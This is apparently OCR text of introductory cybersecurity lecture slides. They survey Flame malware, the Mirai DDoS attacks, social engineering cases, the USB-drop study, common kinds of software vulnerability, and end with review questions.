- Highly advanced self-modifying malware
- Used for targeted espionage (mostly in the Middle East)
- Uncommonly large: 20MB
- Supported 5 different encryption methods
- Used two exploits previously known from Stuxnet




- Signed by a fraudulent Microsoft certificate (created by an MD5 collision)

Distributed Denial of Service (DDoS)



source: **wikipedia**


Attack on KoS



source: **Digital Attack Map**

The Mirai Botnet (150k IoT Cameras)

- 20.9.2016: KoS DDoS'ed
  - Krebs on security (KoS) is Brian's Krebs blog on IT security
  - He has helped identifying many spammers and hackers
  - Record breaking traffic: 620Gbps (previous record: 363Gbps)
  - Akamai had to drop DoS protection for KoS
  - Later: KoS protected by Google's Project Shield
- 22.09.2016: OVH hit by 1 Tbps traffic
- 21.10.2016: DynDNS
  - Massive Internet outage
  - Affects many large companies (Amazon, GitHub, Netflix, NYT, Spotify, Twitter, ...)



Social Engineering

KIM ZETTER SECURITY 10.19.15 6:14 PM

TEEN WHO HACKED CIA DIRECTOR'S EMAIL TELLS HOW HE DID IT

CIA director John Brennan. CHRIS MAGDALONI/AP

A HACKER WHO claims to have broken into the AOL account of CIA Director John Brennan says he obtained access by posing as a Verizon worker to trick another employee into revealing the spy chief's personal information.

source: **Wired**

Credit: Thinkstock

Ubiquiti Networks Inc., the San Jose based manufactured of networking high-performance networking technology for service providers and enterprises, announced in its fourth quarter fiscal results that it was the victim of an email business fraud incident resulting in the loss of $39.1 million dollars.

source: **CSOonline**

Social Engineering

source: **Elie Burszstein's blog**

Users Really Do Plug in USB Drives They Find

Matthew Tischer† Zakir Durumeric†† Sam Foster† Sunny Duan†
Alec Mori† Elie Bursztein◇ Michael Bailey†
† University of Illinois, Urbana Champaign †† University of Michigan ◇ Google, Inc.
{tischer1, sfoster3, syduan2, ajmori2, mdbailey}@illinois.edu
zakir@umich.edu elieb@google.com

***Abstract*— We investigate the anecdotal belief that end users will pick up and plug in USB flash drives they find by completing a controlled experiment in which we drop 297 flash drives on a large university campus. We find that the attack is effective with an estimated success rate of 45–98% and expeditious with the first drive connected in less than six minutes. We analyze the types of drives users connected and survey those users to understand their motivation and security profile. We find that a drive's appearance does not increase attack success. Instead, users connect the drive with the altruistic intention of finding the owner. These individuals are not technically incompetent, but are rather typical community members who appear to take more recreational risks than their peers. We conclude with lessons learned and discussion on how social engineering attacks — while less technical — continue to be an effective attack vector that our community has yet to successfully address.**

median time to connection of 6.9 hours and the first connection occurring within six minutes from when the drive was dropped. Contrary to popular belief, the appearance of a drive does not increase the likelihood that someone will connect it to their computer. Instead, users connect all types of drives unless there are other means of locating the owner — suggesting that participants are altruistically motivated. However, while users initially connect the drive with altruistic intentions, nearly half are overcome with curiosity and open intriguing files — such as vacation photos — before trying to find the drive's owner.

To better understand users' motivations and rationale, we offered participants the opportunity to complete a short survey when they opened any of the files and read about the study. In this survey, we ask users why they connected the drive, the

source: **Blackhat USA 2016**

Attacks pros & cons

Attack vector	Mostly used by	Complexity & Cost	Reliability	Stealth	Cross OS
Social engineering	Academics Our study!	★	★	★	★★★
HID Spoofing Human Interface Device	White Hat Corporate espionage	★★	★★★	★★	★★
0-day	Government High-end corp espionage	★★★★	★★★★	★★★★	★

Vulnerabilities and Exploits

- Vulnerability: weakness in the logic, the software or hardware of a system (bugs)
- Exploit: method/tool to take advantage of a vulnerability
- Vulnerabilities can be fixed by patching a system
- Zero Day exploit: exploit for which no patch exists yet,
  - because the developers don't know about it yet (since 0 days).

  know by the
- They can be mitigated by making them difficult to exploit
  - e.g. isolate the system

Typical software vulnerabilities

- Buffer / heap / stack overflows
  - Overwriting memory locations adjacent to a buffer
- Unvalidated input, including SQL injection
  - Unvalidated input causing unexpected behaviour of software
- Race conditions
  - Changes of the order of events cause a change in behaviour
- Insecure file operations
  - Incorrect assumptions about ownership, location or attributes
- Side-channel leakage
  - Leaking information via time, power, sound, ...
- Weaknesses in the implementation of access control
  - Authentication and authorization flaws

Conclusions and Questions

Conclusions

- A Threat is a potential unwanted action that creates impact
- Cyber threats: carried out by attackers, through your IT systems
- Different
  - motivations,
  - levels of sophistication
  - techniques (e.g. malware, ddos, social, software exploits)
- No use to build protection (walls ?) if you have not identified all threats and taken all of them into account

Questions

- Many social engineering attacks are carried out over e-mail
  - Why is anti-virus software not a good protection against this type of attacks ?
  - Cite a better protection measure
- In your opinion, what is the most efficient way to protect against ransomware ?
  - Explain why
- An anti-malware software adds up the sizes of all files on a disk, adds the size of the empty space and compares it to the total disk size
  - what type of malware is this software trying to detect ?